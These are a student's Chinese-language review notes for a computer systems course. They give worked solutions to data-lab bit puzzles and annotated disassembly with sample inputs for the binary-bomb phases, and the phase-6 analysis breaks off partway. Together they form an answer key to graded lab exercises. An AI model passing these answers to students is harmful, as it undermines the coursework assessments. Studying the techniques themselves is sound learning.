计基实验复习笔记 by gMr

> 叠甲：这个入大三才来上计基实验，大二上的计基，所以都忘光了。全都现学的。
>
> 虽然感觉让我大二来上也不会哈哈。大一的小东西们真是遭罪了还考试。

解压：`tar -xvf xxx.tar`

lab1 数据表示

要干什么

1. 编辑 `bits.c`
2. 每次编辑后 `make btest`
3. `./dlc bits.c` 通过规则检查
4. `./btest` 查看结果, `./btest -f xxx` 单独查看 `xxx` 函数正确性
5. 全部正确后提交 `./driver.pl -u 学号 -p 密码`

实验题目答案与解析

```
/*
 * bitOr - x|y using only ~ and &
 *   Example: bitOr(6, 5) = 7
 *   Legal ops: ~ &
 *   Max ops: 8
 *   Rating: 1
 */
int bitOr(int x, int y) {
  return ~((~x)&(~y));
}
/*
德摩根律：~(x | y) = (~x) & (~y)
*/

/*
 * bitNor - ~(x|y) using only ~ and &
 *   Example: bitNor(0x6, 0x5) = 0xFFFFFFF8
 *   Legal ops: ~ &
 *   Max ops: 8
 *   Rating: 1
 */
int bitNor(int x, int y) {
  return (~x)&(~y);
}
// 同上一题

/*
 * fitsShort - return 1 if x can be represented as a
 *   16-bit, two's complement integer.
```

```
 *   Examples: fitsShort(33000) = 0, fitsShort(-32768) = 1
 *   Legal ops: ! ~ & ^ | + << >>
 *   Max ops: 8
 *   Rating: 1
 */
int fitsShort(int x) {
  return !((x >> 15) ^ (x >> 31));
}
/*
很重要的一个性质：
32 位中 x >> 31 只会取得 0 （全0）或者 -1 （全1），表示了一个数的符号
这题，如果 x 能被 16 位表示，则 32 位中的 高 17 位与符号位相同。
因为 >> 31 和 >> 15 前 16 位必然相同（不懂的话画个图）
所以也就是看 x 高 17 位 和 符号位 相不相同。
*/

/*
 * byteNot - bit-inversion to byte n from word x
 *   Bytes numbered from 0 (LSB) to 3 (MSB)
 *   Examples: getByteNot(0x12345678,1) = 0x1234A978
 *   Legal ops: ! ~ & ^ | + << >>
 *   Max ops: 6
 *   Rating: 2
 */
int byteNot(int x, int n) {
  return x ^ (0xff << (n << 3));
}
/*
把 x 从低到高第 n byte 的 数据 取反
取反意味着异或全 1 ，把 0xff 左移一下然后异或就好
<<3 是因为 byte 位数要 *8
*/

/*
 * divpwr2 - Compute x/(2^n), for 0 <= n <= 30
 *  Round toward zero
 *   Examples: divpwr2(15,1) = 7, divpwr2(-33,4) = -2
 *   Legal ops: ! ~ & ^ | + << >>
 *   Max ops: 15
 *   Rating: 2
 */
int divpwr2(int x, int n) {
    int offset = (x >> 31) & ((1 << n) + ~0);
    return (x + offset) >> n;
}
/*
计算 x / (2^n)
比较坑爹的是向 0 取整，所以当是负数的时候需要加个 offset
其实这个原理我也没太明白，先背下来吧。
*/

/* float_abs - Return bit-level equivalent of absolute value of f for
 *   floating point argument f.
```

```
 *   Both the argument and result are passed as unsigned int's, but
 *   they are to be interpreted as the bit-level representations of
 *   single-precision floating point values.
 *   When argument is NaN, return argument..
 *   Legal ops: Any integer/unsigned operations incl. ||, &&. also if, while
 *   Max ops: 10
 *   Rating: 2
 */
unsigned float_abs(unsigned uf) {
  unsigned res = uf & 0x7fffffff;
  if (res > 0x7f800000)
    return uf;
  return res;
}
/*
返回浮点数 uf 的绝对值
符号是 1 的时候 反转一下就好了
注意 NaN 的形式是 指数位全1 尾数不为0 需要特殊处理
也就是大于这个数：
0111 1111 1000 0000 0000 = 0x7f800000
回顾一下：
比特位范围    名称   取值含义
31  符号位（S）   0 = 正数 / 0，1 = 负数（决定浮点数正负）
30~23   指数位（E）   8 位，偏移量 127（取值 0~255）
22~0    尾数位（M）   23 位，存储浮点数的尾数（小数部分）
*/

/*
 * mul2OK - Determine if can compute 2*x without overflow
 *   Examples: mul2OK(0x30000000) = 1
 *             mul2OK(0x40000000) = 0
 *
 *   Legal ops: ~ & ^ | + << >>
 *   Max ops: 20
 *   Rating: 2
 */
int mul2OK(int x) {
  return 1 ^ (((x >> 1) ^ x) >> 30);
}
/*
判断一个数 *2 会不会溢出
虽然其实没太懂，不过记住是判断最高两位是否相同。
*/

/*
 * addOK - Determine if can compute x+y without overflow
 *   Example: addOK(0x80000000,0x80000000) = 0,
 *            addOK(0x80000000,0x70000000) = 1,
 *   Legal ops: ! ~ & ^ | + << >>
 *   Max ops: 20
 *   Rating: 3
 */
int addOK(int x, int y) {
```

```
  int z = x + y;
  return !(((x ^ z) & (y ^ z)) >> 31);
}
/*
判断 x+y 会不会溢出
z=x+y
显然 xy 符号不同时不可能溢出
所以溢出充要条件就是 z 与 xy 的符号都不同（这个条件包含了 xy 符号相同）
*/

/*
 * ezThreeFourths - multiplies by 3/4 rounding toward 0,
 *   Should exactly duplicate effect of C expression (x*3/4),
 *   including overflow behavior.
 *   Examples: ezThreeFourths(11) = 8
 *             ezThreeFourths(-9) = -6
 *             ezThreeFourths(1073741824) = -268435456 (overflow)
 *   Legal ops: ! ~ & ^ | + << >>
 *   Max ops: 12
 *   Rating: 3
 */
int ezThreeFourths(int x) {
  int y = x + (x << 1);
  return (y + ((y >> 31) & 3)) >> 2;
}
/*
计算一个数 * 3 / 4，但是效果和 c 这个表达式相同
那就直接乘然后算，除的话和刚才那个相同都要加 offset，因为是向零取整
*/

/*
 * isGreater - if x > y  then return 1, else return 0
 *   Example: isGreater(4,5) = 0, isGreater(5,4) = 1
 *   Legal ops: ! ~ & ^ | + << >>
 *   Max ops: 24
 *   Rating: 3
 */
int isGreater(int x, int y) { // x > y  =>   y - x < 0
  int z = ~x;
  return 1 & (( (z & y) | ((z ^ y) & (y + (z+1))) ) >> 31);
}
/*
判断 x > y 是否成立
非常搞啊这个题
我这个写法是啥呢，首先看符号位
~x & y 说明 x 是正数，y 是负数，显然成立
否则首先要满足 x y 符号相同，不然肯定是 x 负 y 正，所以后面条件先是 ~x ^ y
然后是 (y+(~x+1)) 这个就是 y-x 对吧，x > y => y - x < 0 ，注意这里小于是因为 0 的时候符号位也是 0，如果转化成 x - y > 0 那么就不好搞，有 0 这个特殊情况
后面这个条件就是看 (y-x) 的 符号位。后面那一坨东西由于最后一个 >> 31 全没了，所以全都是围绕符号位展开的。
*/

/*
```

```
 * logicalShift - shift x to the right by n, using a logical shift
 *   Can assume that 0 <= n <= 31
 *   Examples: logicalShift(0x87654321,4) = 0x08765432
 *   Legal ops: ! ~ & ^ | + << >>
 *   Max ops: 20
 *   Rating: 3
 */
int logicalShift(int x, int n) {
  int mask = (1 << 31) >> n;
  mask <<= 1;
  mask = ~mask;
  return (x >> n) & mask;
}
/*
x >> n 逻辑右移
首先 x 如果正数那么和算数右移等价
否则弄一个 mask，把前面延伸出来的 1 都干掉
注意到一个很恶心的情况 n = 0，所以我在第一句里面写的不是 >> (n-1)
*/

/*
 * replaceByte(x,n,c) - Replace byte n in x with c
 *   Bytes numbered from 0 (LSB) to 3 (MSB)
 *   Examples: replaceByte(0x12345678,1,0xab) = 0x1234ab78
 *   You can assume 0 <= n <= 3 and 0 <= c <= 255
 *   Legal ops: ! ~ & ^ | + << >>
 *   Max ops: 10
 *   Rating: 3
 */
int replaceByte(int x, int n, int c) {
  int shift = n << 3;
  return (x & ~(0xff << (shift))) | (c) << (shift);
}
/*
把 x 从低到高第 n byte 的 数据 换成 c
和刚才那个反转的题类似，先把这一段搞成 0 ，然后左移或一下
*/

/*
 * rotateRight - Rotate x to the right by n
 *   Can assume that 0 <= n <= 31
 *   Examples: rotateRight(0x87654321,4) = 0x18765432
 *   Legal ops: ~ & ^ | + << >> !
 *   Max ops: 25
 *   Rating: 3
 */
int rotateRight(int x, int n) {
  int shift = 33 + ~n;
  int low = (x >> n) & ~(~0 << shift);
  int high = (x << shift);
  return low | high;
}
/*
```

```
x 循环右移 n 位
思路是分为 high low 最后拼起来就好了
shift = (33 + ~n) = 32 - n;
这里 n = 0 的时候 shift = 32 ，编译器会把这个玩意 %32 = 0（大概吧），恰好满足条件。其实是未定义行为我也不知道他发生了啥哈哈反正对了。
*/

/*
 * float_i2f - Return bit-level equivalent of expression (float) x
 *   Result is returned as unsigned int, but
 *   it is to be interpreted as the bit-level representation of a
 *   single-precision floating point values.
 *   Legal ops: Any integer/unsigned operations incl. ||, &&. also if, while
 *   Max ops: 30
 *   Rating: 4
 */
unsigned float_i2f(int x) {
  unsigned sign = 0, shift = x, round, mantissa;
  int exp;

  if (!x)
      return 0;

  if (x < 0) {
    sign = 0x80000000;
    shift = -x;
  }


  exp = 0x4F000000;
  while (!(shift >> 31)) {
    shift <<= 1;
    exp -= 0x800000;
  }
  round = shift & 0xff;
  mantissa = shift >> 8;

  if (round + (mantissa & 1) > 0x80) {
    if ((mantissa += 1) & 0x1000000) {
      // mantissa >>= 1;
      exp += 0x800000;
    }
  }

  return sign | exp | (mantissa & 0x7fffff);
}
/*
最傻逼的一集，我觉得这个绝壁放在第四题
把一个数 x 转换为浮点数。
比特位范围    名称   取值含义
31  符号位（S）   0 = 正数 / 0，1 = 负数（决定浮点数正负）
30~23    指数位（E）   8 位，偏移量 127（取值 0~255）
22~0     尾数位（M）   23 位，存储浮点数的尾数（小数部分）
```

这个代码做的事情：
首先判断符号位
shift 给绝对，然后左移 shift 直到其第一位为 1，也就是找到了最高位 1，
因为尾数值只有 23 位，所以会抛弃 8 位（最高位 1 不算进 23 位）
这个过程中也计算 exp，我这个代码中的 exp 的值这么奇怪是因为直接按最后 << 23 后的值算的，为了压运算符（）初始值是 158 = 127 + 31，也就是我一开始默认他指数是 31，因为如果 x = 0x40000000，while执行一次，exp = 157 = 127 + 30，指数确实是 30。或者可以这么理解，一开始我“认为”这个 32 位数最高位是 1，那么直接放到后面做尾数，指数应该是 31
用 round 存一下 后 8 位的值，方便后续舍入
mantissa 就是尾数部分，这个时候直接 >> 8
然后按照舍入规则，如果 round > 0x80 或者 (round == 0x80 && mantissa & 1)（向偶数位舍入）
则 mantissa += 1
注意到一个很恶心的情况是这个时候 mantissa 如果进位了，那么此时 mantissa 需要右移一位，同时 exp += 1
这里右移注释掉了是因为进位后 mantissa 只可能是 0x1000000，那么不管它右不右移，那个 1 都会被最后的 & 干掉，唉都是为了压运算符（
最后全部或起来， mantissa 这个时候还要舍去最高位 1
*/

```
/* howManyBits - return the minimum number of bits required to represent x in
 *             two's complement
 *  Examples: howManyBits(12) = 5
 *            howManyBits(298) = 10
 *            howManyBits(-5) = 4
 *            howManyBits(0)  = 1
 *            howManyBits(-1) = 1
 *            howManyBits(0x80000000) = 32
 *  Legal ops: ! ~ & ^ | + << >>
 *  Max ops: 90
 *  Rating: 4
 */
int howManyBits(int x) {
  int y = (x >> 31) ^ x;
  int b16, b8, b4, b2, b1, b0;

  b16 = !!(y >> 16) << 4;
  y >>= b16;
  b8 = !!(y >> 8) << 3;
  y >>= b8;
  b4 = !!(y >> 4) << 2;
  y >>= b4;
  b2 = !!(y >> 2) << 1;
  y >>= b2;
  b1 = (y & 2) >> 1;
  y >>= b1;
  b0 = y;

  return b16 + b8 + b4 + b2 + b1 + b0 + 1;
}
/*
```

x 最少需要被几位表示
这个题背吧。理解挺难的。转化成了 (x>>31)^x 中最高位 1 的位置。
然后就二分看前 16、8、4、2、1 位有没有 1

```
*/

/*
 * parityCheck - returns 1 if x contains an odd number of 1's
 *   Examples: parityCheck(5) = 0, parityCheck(7) = 1
 *   Legal ops: ! ~ & ^ | + << >>
 *   Max ops: 20
 *   Rating: 4
 */
int parityCheck(int x) {
  x ^= x >> 16;
  x ^= x >> 8;
  x ^= x >> 4;
  x ^= x >> 2;
  x ^= x >> 1;
  return x & 1;
}
/*
看 x 二进制里有奇数个还是偶数个 1
最妙的一集，每次把前半和后半异或，最后信息会存储在最后一位
在执行每一步操作时并不关心前面部分的内容。
*/

/*
 * trueThreeFourths - multiplies by 3/4 rounding toward 0,
 *   avoiding errors due to overflow
 *   Examples: trueThreeFourths(11) = 8
 *             trueThreeFourths(-9) = -6
 *             trueThreeFourths(1073741824) = 805306368 (no overflow)
 *   Legal ops: ! ~ & ^ | + << >>
 *   Max ops: 20
 *   Rating: 4
 */
int trueThreeFourths(int x)
{
  int q = x >> 2;
  int r = x & 3;
  int y;

  y = r + (r << 1);
  y = (y + ((x >> 31) & 3)) >> 2;
  return q + (q << 1) + y;
}
/*
计算 x * 3 / 4
这个就不允许溢出了
方法是先计算 x 是 4 整数部分的结果，也就是 (x>>2)*3
剩下的就是 x % 4 部分，答案算法同上面那道题。
*/
```

lab2 二进制炸弹

> 必须，必须要牢记栈帧发生了什么，ebp esp 在干嘛 eax 是返回值

要干什么

0. 反汇编可执行程序 bomb：`objdump -d bomb > 文件名`
1. 分析 phase_n(n=1...6) 函数功能
2. 确定需要输入的字符串
3. 运行可执行程序 bomb：`./bomb -p 密码 -f 文件`

gdb 常用指令

`gdb <可执行程序名>`：以 gdb 模式运行

`r -p xxx -f xxx`：运行

`c`：运行直到下一个断点

`b <断点位置>`：设置断点，防爆+看寄存器值直接开挂都好用，`b explode_bomb` 直接再也不用担心爆炸

`ni/si`：单步执行，`si` 会进入函数内部

`disas`：显示当前位置的汇编指令

`x /nfu <addr>`：查看内存单元的值。

n：正整数，表示需要显示的内存单元的个数。
f：输出格式。s：字符串，x：十六进制，d：十进制，t：二进制。
u：类型（字节数），默认为4（w）。b=1 byte,，h=2 bytes，w=4 bytes，g=8 bytes。

`display /f <寄存器名>`：显示寄存器的值

`display /x $eax`

`i r`：查询所有寄存器的值

`i r <register>`：查询某个寄存器的值

实验题目答案与解析

phase1

```
8048bcc:   68 44 a2 04 08          push   $0x804a244
8048bd1:   ff 75 08                pushl  0x8(%ebp)
8048bd4:   e8 ba 04 00 00          call   8049093 <strings_not_equal>
8048bd9:   83 c4 10                add    $0x10,%esp
8048bdc:   85 c0                   test   %eax,%eax
8048bde:   74 05                   je     8048be5 <phase_1+0x1f>
8048be0:   e8 fb 06 00 00          call   80492e0 <explode_bomb>
8048be5:   c9                      leave
```

所以查看地址 `0x804a244` 存了啥即可

`x /s 0x804a244`

得到结果。

答案形如 `There are rumors on the internets.`

phase2

```
8048bf9:   8d 45 dc                lea    -0x24(%ebp),%eax
8048bfc:   50                      push   %eax
8048bfd:   ff 75 08                pushl  0x8(%ebp)
8048c00:   e8 1b 07 00 00          call   8049320 <read_six_numbers>
// 看名字就知道读入了六个数字，首地址是 ebp-0x24，令这个数组为 a 好了
8048c05:   83 c4 10                add    $0x10,%esp
8048c08:   83 7d dc 00             cmpl   $0x0,-0x24(%ebp)
// 本质 后面的减前面的，也就是 a[0]-0
8048c0c:   79 05                   jns    8048c13 <phase_2+0x2c>
//jump not signed 非负则跳转 也就是说 a[0] 必须 >= 0
8048c0e:   e8 cd 06 00 00          call   80492e0 <explode_bomb>
8048c13:   bb 01 00 00 00          mov    $0x1,%ebx
// ebx 从 1 开始
8048c18:   89 d8                   mov    %ebx,%eax
8048c1a:   03 44 9d d8             add    -0x28(%ebp,%ebx,4),%eax
// eax = ebx + a[ebx-1]
8048c1e:   39 44 9d dc             cmp    %eax,-0x24(%ebp,%ebx,4)
8048c22:   74 05                   je     8048c29 <phase_2+0x42>
// 也就是说 ebx + a[ebx - 1] = a[ebx]
8048c24:   e8 b7 06 00 00          call   80492e0 <explode_bomb>
8048c29:   83 c3 01                add    $0x1,%ebx
8048c2c:   83 fb 06                cmp    $0x6,%ebx
8048c2f:   75 e7                   jne    8048c18 <phase_2+0x31>
// 在 ebx = 6 之前会一直循环，所以 1 - 5
8048c31:   8b 45 f4                mov    -0xc(%ebp),%eax
8048c34:   65 33 05 14 00 00 00    xor    %gs:0x14,%eax
8048c3b:   74 05                   je     8048c42 <phase_2+0x5b>
8048c3d:   e8 8e fb ff ff          call   80487d0 <__stack_chk_fail@plt>
8048c42:   8b 5d fc                mov    -0x4(%ebp),%ebx
```

所以可以推出只要 `a[0] >= 0` 并且 `a[i] = a[i - 1] + i` 就好了

一个答案是 `0 1 3 6 10 15`

phase3

又臭又长

```
8048c58:   8d 45 f0                lea    -0x10(%ebp),%eax
8048c5b:   50                      push   %eax
8048c5c:   8d 45 ec                lea    -0x14(%ebp),%eax
8048c5f:   50                      push   %eax
8048c60:   68 15 a5 04 08          push   $0x804a515
// 可以看到这里存了一个格式化字符串 %d %d
// 所以第一个数存在 ebp-0x14 第二个数存在 ebp-0x10
// 诶哟感觉考试的时候都不用分析了，一眼顶针
8048c65:   ff 75 08                pushl  0x8(%ebp)
8048c68:   e8 f3 fb ff ff          call   8048860 <__isoc99_sscanf@plt>
8048c6d:   83 c4 10                add    $0x10,%esp
```

```
8048c70:   83 f8 01                cmp    $0x1,%eax
8048c73:   7f 05                   jg     8048c7a <phase_3+0x33>
// jump if greater 是否读了两个数
8048c75:   e8 66 06 00 00          call   80492e0 <explode_bomb>
8048c7a:   83 7d ec 07             cmpl   $0x7,-0x14(%ebp)
8048c7e:   77 65                   ja     8048ce5 <phase_3+0x9e>
// jump if above 所以第一个数 > 7 直接引爆
8048c80:   8b 45 ec                mov    -0x14(%ebp),%eax
8048c83:   ff 24 85 a0 a2 04 08    jmp    *0x804a2a0(,%eax,4)
8048c8a:   b8 77 03 00 00          mov    $0x377,%eax
8048c8f:   eb 05                   jmp    8048c96 <phase_3+0x4f>
8048c91:   b8 00 00 00 00          mov    $0x0,%eax
8048c96:   2d fa 02 00 00          sub    $0x2fa,%eax
8048c9b:   eb 05                   jmp    8048ca2 <phase_3+0x5b>
8048c9d:   b8 00 00 00 00          mov    $0x0,%eax
8048ca2:   05 61 02 00 00          add    $0x261,%eax
8048ca7:   eb 05                   jmp    8048cae <phase_3+0x67>
8048ca9:   b8 00 00 00 00          mov    $0x0,%eax
8048cae:   2d 68 01 00 00          sub    $0x168,%eax
8048cb3:   eb 05                   jmp    8048cba <phase_3+0x73>
8048cb5:   b8 00 00 00 00          mov    $0x0,%eax
8048cba:   05 68 01 00 00          add    $0x168,%eax
8048cbf:   eb 05                   jmp    8048cc6 <phase_3+0x7f>
8048cc1:   b8 00 00 00 00          mov    $0x0,%eax
8048cc6:   2d 68 01 00 00          sub    $0x168,%eax
8048ccb:   eb 05                   jmp    8048cd2 <phase_3+0x8b>
8048ccd:   b8 00 00 00 00          mov    $0x0,%eax
8048cd2:   05 68 01 00 00          add    $0x168,%eax
8048cd7:   eb 05                   jmp    8048cde <phase_3+0x97>
8048cd9:   b8 00 00 00 00          mov    $0x0,%eax
8048cde:   2d 68 01 00 00          sub    $0x168,%eax
8048ce3:   eb 0a                   jmp    8048cef <phase_3+0xa8>
8048ce5:   e8 f6 05 00 00          call   80492e0 <explode_bomb>
8048cea:   b8 00 00 00 00          mov    $0x0,%eax
8048cef:   83 7d ec 05             cmpl   $0x5,-0x14(%ebp)
8048cf3:   7f 05                   jg     8048cfa <phase_3+0xb3>
8048cf5:   3b 45 f0                cmp    -0x10(%ebp),%eax
8048cf8:   74 05                   je     8048cff <phase_3+0xb8>
8048cfa:   e8 e1 05 00 00          call   80492e0 <explode_bomb>
8048cff:   8b 45 f4                mov    -0xc(%ebp),%eax
8048d02:   65 33 05 14 00 00 00    xor    %gs:0x14,%eax
8048d09:   74 05                   je     8048d10 <phase_3+0xc9>
```

显然这里 `0x804a2a0` 是一个跳转表，`x \8xw 0x804a2a0` 看一眼会不会跳死然后瞎跳就好了，最后把 `eax` 的值和第二个输入比一下。实际上都不用算啊，打断点到那个地方直接看 `eax` 的值就好了。

答案形如 `0 374`

> 我觉得最傻逼的是这一堆条件跳转指令。
>
> | 指令类型 | 核心指令 | 关键特性 |
> | --- | --- | --- |
> | 无条件跳转 | `jmp` | 强制跳转，不依赖标志位 |

指令类型	核心指令	关键特性
相等 / 零判断	`je`/`jz`、`jne`/`jnz`	依赖 ZF 位，判断相等 / 零或不相等 / 非零
无符号数大小判断	`ja`/`jae`、`jb`/`jbe`	依赖 CF、ZF 位，按 Above/Below 判断
有符号数大小判断	`jg`/`jge`、`jl`/`jle`	依赖 SF、OF、ZF 位，按 Greater/Less 判断
符号 / 溢出判断	`js`/`jns`、`jo`/`jno`	依赖 SF、OF 位，判断正负或溢出状态

n 是 not

e 是 equal，z 是 zero

a 是 above，b 是 below

g 是 greater，l 是 less

s 是 signed，o 是 overflow （SF = 1说明结果是负数

反正排列组合。然后注意 cmp a, b 的时候的式子是 `b 符号 a` 也就是后面的在前面，非常傻逼

phase4

```
8048d7a:   8d 45 f0                lea    -0x10(%ebp),%eax
8048d7d:   50                      push   %eax
8048d7e:   8d 45 ec                lea    -0x14(%ebp),%eax
8048d81:   50                      push   %eax
8048d82:   68 15 a5 04 08          push   $0x804a515
8048d87:   ff 75 08                pushl  0x8(%ebp)
8048d8a:   e8 d1 fa ff ff          call   8048860 <__isoc99_sscanf@plt>
8048d8f:   83 c4 10                add    $0x10,%esp
8048d92:   83 f8 02                cmp    $0x2,%eax
// 依然输入两个数
8048d95:   75 06                   jne    8048d9d <phase_4+0x34>
8048d97:   83 7d ec 0e             cmpl   $0xe,-0x14(%ebp)
8048d9b:   76 05                   jbe    8048da2 <phase_4+0x39>
// 说明第一个输入 <= 14
8048d9d:   e8 3e 05 00 00          call   80492e0 <explode_bomb>
8048da2:   83 ec 04                sub    $0x4,%esp
8048da5:   6a 0e                   push   $0xe
8048da7:   6a 00                   push   $0x0
8048da9:   ff 75 ec                pushl  -0x14(%ebp)
// 把第一个输入作为参数传给 fun4
8048dac:   e8 61 ff ff ff          call   8048d12 <func4>
8048db1:   83 c4 10                add    $0x10,%esp
8048db4:   83 f8 1b                cmp    $0x1b,%eax
// 要求结果是 0x1b
8048db7:   75 06                   jne    8048dbf <phase_4+0x56>
8048db9:   83 7d f0 1b             cmpl   $0x1b,-0x10(%ebp)
// 要求第二个输入是 0x1b=27
8048dbd:   74 05                   je     8048dc4 <phase_4+0x5b>
```

```
08048d12 <func4>:
```

```
8048d12:   55                      push   %ebp
8048d13:   89 e5                   mov    %esp,%ebp
8048d15:   56                      push   %esi
8048d16:   53                      push   %ebx
8048d17:   8b 55 08                mov    0x8(%ebp),%edx
8048d1a:   8b 4d 0c                mov    0xc(%ebp),%ecx
8048d1d:   8b 75 10                mov    0x10(%ebp),%esi
8048d20:   89 f0                   mov    %esi,%eax
8048d22:   29 c8                   sub    %ecx,%eax
8048d24:   89 c3                   mov    %eax,%ebx
8048d26:   c1 eb 1f                shr    $0x1f,%ebx
8048d29:   01 d8                   add    %ebx,%eax
8048d2b:   d1 f8                   sar    %eax
8048d2d:   8d 1c 08                lea    (%eax,%ecx,1),%ebx
8048d30:   39 d3                   cmp    %edx,%ebx
8048d32:   7e 15                   jle    8048d49 <func4+0x37>
8048d34:   83 ec 04                sub    $0x4,%esp
8048d37:   8d 43 ff                lea    -0x1(%ebx),%eax
8048d3a:   50                      push   %eax
8048d3b:   51                      push   %ecx
8048d3c:   52                      push   %edx
8048d3d:   e8 d0 ff ff ff          call   8048d12 <func4>
8048d42:   83 c4 10                add    $0x10,%esp
8048d45:   01 d8                   add    %ebx,%eax
8048d47:   eb 19                   jmp    8048d62 <func4+0x50>
8048d49:   89 d8                   mov    %ebx,%eax
8048d4b:   39 d3                   cmp    %edx,%ebx
8048d4d:   7d 13                   jge    8048d62 <func4+0x50>
8048d4f:   83 ec 04                sub    $0x4,%esp
8048d52:   56                      push   %esi
8048d53:   8d 43 01                lea    0x1(%ebx),%eax
8048d56:   50                      push   %eax
8048d57:   52                      push   %edx
8048d58:   e8 b5 ff ff ff          call   8048d12 <func4>
8048d5d:   83 c4 10                add    $0x10,%esp
8048d60:   01 d8                   add    %ebx,%eax
8048d62:   8d 65 f8                lea    -0x8(%ebp),%esp
8048d65:   5b                      pop    %ebx
8048d66:   5e                      pop    %esi
8048d67:   5d                      pop    %ebp
8048d68:   c3                      ret
```

`fun4` 又臭又长。实际上我们完全可以将其当成一个黑箱，用断点试出第一个输入应该是什么。

说是这个函数的功能是：

```c
int func4(int x, int low, int high) {
    // 1. 核心：安全计算二分中间值 mid = (low + high) / 2（向下取整，汇编核心运算）
    int temp = high - low;
    int sign_bit = temp >> 31;  // 获取符号位，处理负数避免溢出
    temp = (temp + sign_bit) >> 1; // 等价于 (high - low) / 2
    int mid = low + temp;         // 最终 mid 值，核心计算结果
```

```
    // 2. 核心：递归分支判断（决定函数走向，汇编核心逻辑）
    if (mid > x) {
        // 分支1：mid > x，递归左区间 (low, mid-1)，累加 mid
        return func4(x, low, mid - 1) + mid;
    } else if (mid == x) {
        // 分支2：mid == x，递归终止条件（直接返回 mid，结束递归）
        return mid;
    } else {
        // 分支3：mid < x，递归右区间 (mid+1, high)，累加 mid
        return func4(x, mid + 1, high) + mid;
    }
}
```

考试的时候试或者先推一下应该都行。

答案形如 `9 27`

phase5

```
8048de8:   8d 45 f0                lea    -0x10(%ebp),%eax
8048deb:   50                      push   %eax
8048dec:   8d 45 ec                lea    -0x14(%ebp),%eax
8048def:   50                      push   %eax
8048df0:   68 15 a5 04 08          push   $0x804a515
8048df5:   ff 75 08                pushl  0x8(%ebp)
8048df8:   e8 63 fa ff ff          call   8048860 <__isoc99_sscanf@plt>
// 输入
8048dfd:   83 c4 10                add    $0x10,%esp
8048e00:   83 f8 01                cmp    $0x1,%eax
// 要求正确两个输入
8048e03:   7f 05                   jg     8048e0a <phase_5+0x33>
8048e05:   e8 d6 04 00 00          call   80492e0 <explode_bomb>
8048e0a:   8b 45 ec                mov    -0x14(%ebp),%eax
8048e0d:   83 e0 0f                and    $0xf,%eax
8048e10:   89 45 ec                mov    %eax,-0x14(%ebp)
// 第一个输入 %= 16
8048e13:   83 f8 0f                cmp    $0xf,%eax
// eax != 15
8048e16:   74 2c                   je     8048e44 <phase_5+0x6d>
8048e18:   b9 00 00 00 00          mov    $0x0,%ecx
8048e1d:   ba 00 00 00 00          mov    $0x0,%edx
8048e22:   83 c2 01                add    $0x1,%edx
8048e25:   8b 04 85 c0 a2 04 08    mov    0x804a2c0(,%eax,4),%eax
// eax = a[eax]
8048e2c:   01 c1                   add    %eax,%ecx
8048e2e:   83 f8 0f                cmp    $0xf,%eax
8048e31:   75 ef                   jne    8048e22 <phase_5+0x4b>
8048e33:   c7 45 ec 0f 00 00 00    movl   $0xf,-0x14(%ebp)
8048e3a:   83 fa 0f                cmp    $0xf,%edx
8048e3d:   75 05                   jne    8048e44 <phase_5+0x6d>
8048e3f:   3b 4d f0                cmp    -0x10(%ebp),%ecx
8048e42:   74 05                   je     8048e49 <phase_5+0x72>
```

数组 `a` 的首地址是 `0x804a2c0`

`ecx` 累加了所有 `eax` 的值，也就是路径上所有数的值

`edx` 累加了跳转次数，最后需要等于 `15`

`eax` 到达 `15` 循环结束

最后第二个输入的值需要等于 `ecx` 累加的值。

所以这个题其实也可以用断点硬试，反正一共就那么几个数，最后输出一下 `ecx` 也就知道第二个输入了。推一下也可以，就是把数组输出出来然后画个图算一下怎么走才能使得第十五下走到 `15` 。

这个过程可以转化为 c 代码：

```
// 5. 核心循环：查表 + 累加，对应汇编 8048e18 ~ 8048e31
    ecx = 0;  // 初始化累加和（最终与n2比对）
    edx = 0;  // 初始化循环计数器
    while (1) {
        edx += 1;  // 计数器自增
        eax = a[eax];  // 查表：a[eax]，对应汇编 0x804a2c0(,%eax,4)
        ecx += eax;    // 累加数组元素到ecx
        if (eax == 0xf) {  // 循环终止条件：数组元素 == 15
            break;
        }
    }

    // 6. 循环后收尾：对应汇编 8048e33
    n1 = 0xf;  // 强制将n1置为15

    // 7. 校验循环次数 == 15：对应汇编 8048e3a ~ 8048e3d
    if (edx != 0xf) {
        explode_bomb();
    }

    // 8. 最终校验：累加和 ecx == n2，对应汇编 8048e3f ~ 8048e42
    if (ecx != n2) {
        explode_bomb();
    }
```

答案形如 `5 115`

phase6

```
 8048e6f:   8d 45 c4                lea    -0x3c(%ebp),%eax
 8048e72:   50                      push   %eax
 8048e73:   ff 75 08                pushl  0x8(%ebp)
 8048e76:   e8 a5 04 00 00          call   8049320 <read_six_numbers>
 // 依然六个数字
 8048e7b:   83 c4 10                add    $0x10,%esp

 8048e7e:   be 00 00 00 00          mov    $0x0,%esi
 8048e83:   8b 44 b5 c4             mov    -0x3c(%ebp,%esi,4),%eax
 8048e87:   83 e8 01                sub    $0x1,%eax
```

```
8048e8a:   83 f8 05                 cmp    $0x5,%eax
8048e8d:   76 05                    jbe    8048e94 <phase_6+0x38>
// eax-1 <= 0x5 -> eax <= 6  a[0] <= 6
8048e8f:   e8 4c 04 00 00           call   80492e0 <explode_bomb>
8048e94:   83 c6 01                 add    $0x1,%esi
8048e97:   83 fe 06                 cmp    $0x6,%esi
8048e9a:   74 33                    je     8048ecf <phase_6+0x73>
// esi 从 1 到 5
8048e9c:   89 f3                    mov    %esi,%ebx
8048e9e:   8b 44 9d c4              mov    -0x3c(%ebp,%ebx,4),%eax
8048ea2:   39 44 b5 c0              cmp    %eax,-0x40(%ebp,%esi,4)
8048ea6:   75 05                    jne    8048ead <phase_6+0x51>
// a[esi - 1] != a[ebx]，ebx 从 esi 到 5 ，所以就是六个数不相同，这什么啥比写法啊，，，
8048ea8:   e8 33 04 00 00           call   80492e0 <explode_bomb>
8048ead:   83 c3 01                 add    $0x1,%ebx
8048eb0:   83 fb 05                 cmp    $0x5,%ebx
8048eb3:   7e e9                    jle    8048e9e <phase_6+0x42>
// ebx <= 0x5 就跳回去
8048eb5:   eb cc                    jmp    8048e83 <phase_6+0x27>
// 上面如果 esi 到了就跳过这个 jmp 到 8048ecf

8048eb7:   8b 52 08                 mov    0x8(%edx),%edx
8048eba:   83 c0 01                 add    $0x1,%eax
8048ebd:   39 c8                    cmp    %ecx,%eax
8048ebf:   75 f6                    jne    8048eb7 <phase_6+0x5b>
// 循环直到 ecx = eax，也就是找到链表第 a[ebx] 个节点。

8048ec1:   89 54 b5 dc              mov    %edx,-0x24(%ebp,%esi,4)
